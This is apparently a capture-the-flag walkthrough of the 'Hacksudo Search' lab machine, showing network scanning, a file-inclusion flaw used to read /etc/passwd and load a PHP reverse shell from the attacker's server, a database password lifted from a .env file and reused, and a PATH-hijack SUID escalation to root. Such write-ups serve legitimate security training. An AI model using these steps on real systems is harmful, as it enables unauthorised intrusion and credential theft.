Hacksudo Walkthrough
Host Network: 192.168.56.0/24
Kali Host: 192.168.56.117

Host Discovery:

```
sudo netdiscover -i eth0 -r 192.168.56.0/24
nmap -F 192.168.56.0/24
```

host discovered at 192.168.56.125

Port/Service Discovery:

```
nmap -sV -Pn -p- --open 192.168.56.125 > scan_service.txt
nmap -sC -A -Pn -p- --open 192.168.56.125 > scan_full.txt
```

Ports found:

22	ssh	OpenSSH 7.9p1
80	http	Apache httpd 2.4.38

Service Enumerations and Attacks:

We didn’t get much out of the full nmap scan so lets try visiting the webpage at port 80.

Browers http 80

Just a simple page with takes a query and passes it to google. Nothing interesting in the page source, lets try enumerating pages with dirb.

Dirb

```
dirb http://198.168.56.125
```


/robots.txt

Visiting robots.txt doesn’t give anything useful, lets try another wordlist

```
dirb http://192.168.56.125 /usr/share/wordlists/dirb/big.txt -X .php,.txt
```

/search1.php

Visiting /search1.php gives us the following site.



Much of the page functionality is the same, checking out the page source now though shows the following comment “find me @hacksudo.com/contact @fuzzing always best option”. If we click on the ‘Contact’ tab on the topbar of the page we get the following url “http://192.168.56.125/search1.php?FUZZ=contact.php”. Seems like we’re being told to fuzz the php query.

Wfuzz

Thankfully kali has a pretty good tool for fuzzing url’s called ‘wfuzz’ which takes url and substitutes a placeholder in the url with different payloads and see what kind of response we get. Interestingly the placeholder wfuzz uses by default is FUZZ, so it seems likely that this is the intended route to exploiting this webpage. Using fuzz we can run the following command

```
wfuzz -c -w /usr/share/wordlists/dirb/big.txt -u  http://192.168.56.125/search1.php?FUZZ=contact.php --hw 288
```

As you can see we get a hit with the payload ‘me’. Ok lets see if we can do any directory traversal.

```
http://192.168.56.125/search1.php?me=/etc/passwd
```

Checking the url caused the /etc/passwd file to be displayed on the page. Ok now lets see if we can make the site go to our own machine.

```
echo test > test.txt
python3 -m http.server 8080
http://192.168.56.125/search1.php?me=http://192.168.56.117:8080/test.txt
```

We got the page to display ‘test’! Now that we know we can get the page to visit our own machine, lets exploit this to get the page to run a php shell. Thankfully python comes with a bunch of shell so we don’t have to write our own.

```
locate php shell
```


Find a php reverse shell (one should be at /usr/share/webshells/php/php-reverse-shell.php), and copy it over to our working directory

```
cp /usr/share/webshells/php/php-reverse-shell.php shell.php
```

Make sure to edit the copy in your working directory to change the ip and port to your kali’s ip and the port you’re going to be listening on. Afterwards start up a netcat listener and the http server again.

```
nc -nvlp 4444     (in one terminal)
python3 -m http.server 8080      (in the directory containing your reverse shell)
http://192.168.56.125/search1.php?me=http://192.168.56.117:8080/shell.php
```

You should now see that we have a connection into the host machine.



kali@kali: ~/Documents/completed/hacksudo
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Documents/completed/hacksudo]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.125] 46010
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
 10:59:42 up  1:42,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ uname -a
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
$ which python; which python2; which python3
/usr/bin/python
/usr/bin/python2
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@HacksudoSearch:/$ 
```

Privilege Escalation:


Now we’re in the host machine, however we’re not a legitimate user yet. First lets see what users are on this machine.

```
cat /etc/passwd | grep /bin/bash
ls /home
```

From the commands we found out that we have the root user and the standard users ‘hacksudo’, ‘ john’, ‘monali’, and ‘search’. So far we don’t have permission to view any of the users’ home directory.
Lets enumerate any files related to these users and look for any files with SUID

```
find / -perm -u=s 2>/dev/null                 (look for SUID)
find / -type f -name *.txt 2>/dev/null        (look for .txt files)
find / -type f -name *.env 2>/dev/null        (look for environment files)
find / -user hacksudo -type f 2>/dev/null           (look for any files belonging to hacksudo)
find / -user john -type f 2>/dev/null         (look for any files belonging to john)
find / -user monali -type f 2>/dev/null       (look for any files belonging to monali)
find / -user search -type f 2>/dev/null       (look for any files belonging to search)
```

Nothing interesting from most the searches, however we did get something from an environment file at ‘/var/www/html/.env’.



kali@kali: ~/Documents/completed/hacksudo
File Actions Edit View Help

```
www-data@HacksudoSearch:/$ cat /var/www/html/.env
APP_name=HackSudoSearch
APP_ENV=local
APP_key=base64:aGFja3N1ZG8gaGVscCB5b3UgdG8gbGVhcm4gQ1RGICwgY29udGFjdCB1cyB3d3cuaGFja3N1ZG8uY29tL2NvbnRhY3QK
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_USERNAME=hiraman
DB_PASSWORD=MyD4dSuperH3r0!
www-data@HacksudoSearch:/$ 
```

It contained the password “MyD4dSuperH3r0!”, lets see if we can use it to su into any of the user accounts.


```
su <user>          (sub in names of the different users)
password: MyD4dSuperH3r0!
```

We got a hit at hacksudo:MyD4dSuperH3r0!
We’re now logged in as hacksudo. Now lets see if we can get root, first lets see if hacksudo has root permissions.

sudo -l

This user does not have root permissions, ok lets rerun some of the find scans from earlier to see if anything pops up that we may not have had permissions for. Rerunning the first one (SUID) shows us that there is an SUID binary at ‘/home/hacksudo/search/tools/searchinstall’.

Moving into the directory we can see we the SUID binary, but also a .c file of the same name. Assuming the binary was compiled from this c file we can see that the program is setting its user and group id to 0 (effective root) and running an executable ‘install’ from its PATH. We can exploit this by creating an executable ‘install’ ourselves to cp over the bash binary with the SUID bit set and including it in the PATH, this way when searchinstall runs with the -p flag (maintains SUID perms) it’ll execute the copy command as root, giving us a root SUID bash binary.



hacksudo@HacksudoSearch: ~/search/tools
File Actions Edit View Help

```
hacksudo@HacksudoSearch:~/search/tools$ cat searchinstall.c
#include<unistd.h>
void main()
{  setuid(0);
   setgid(0);
   system("install");
}
hacksudo@HacksudoSearch:~/search/tools$ echo "cp /bin/bash /tmp/bash; chmod u+s /tmp/bash" > install
hacksudo@HacksudoSearch:~/search/tools$ chmod +x install
hacksudo@HacksudoSearch:~/search/tools$ ./searchinstall -p
hacksudo@HacksudoSearch:~/search/tools$ ls -la /tmp/
total 1152
drwxrwxrwt  2 root root    4096 Oct 25 12:32 .
drwxr-xr-x 18 root root    4096 Apr 11  2021 ..
-rwsr-xr-x  1 root root 1168776 Oct 25 12:32 bash
hacksudo@HacksudoSearch:~/search/tools$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
notes.txt  root.txt
bash-5.0# cat root.txt
 _                _                   _         ____                      _     
| |__   __ _  ___| | _____ _   _  __| | ___   / ___|  ___  __ _ _ __ ___| |__  
| '_ \ / _` |/ __| |/ / __| | | |/ _` |/ _ \  \___ \ / _ \/ _` | '__/ __| '_ \ 
| | | | (_| | (__|   <\__ \ |_| | (_| | (_) |  ___) |  __/ (_| | | | (__| | | |
|_| |_|\__,_|\___|_|\_\___/\__,_|\__,_|\___/  |____/ \___|\__,_|_|  \___|_| |_|
You Successfully Hackudo search box
rooted!!!

flag={9fb4c0afce26929041427c935c6e0879}
bash-5.0# echo "luc chapman 18806759"
luc chapman 18806759
bash-5.0# 
```

After running the new SUID bash binary we are now root! We now have control over the machine and can transfer out the flags.


Service Scan



```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 07:32 EDT
Nmap scan report for 192.168.56.125
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.55 seconds
```

Full Scan



```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 07:32 EDT
Nmap scan report for 192.168.56.125
Host is up (0.000083s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 7b:44:7c:da:fb:e5:e6:1d:76:33:eb:fa:c0:dd:77:44 (RSA)
|   256 13:2d:45:07:32:83:13:eb:4e:a1:20:f4:06:ba:26:8a (ECDSA)
|_  256 21:a1:86:47:07:1b:df:b2:70:7e:d9:30:e3:29:c2:e7 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: HacksudoSearch
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.76 seconds
```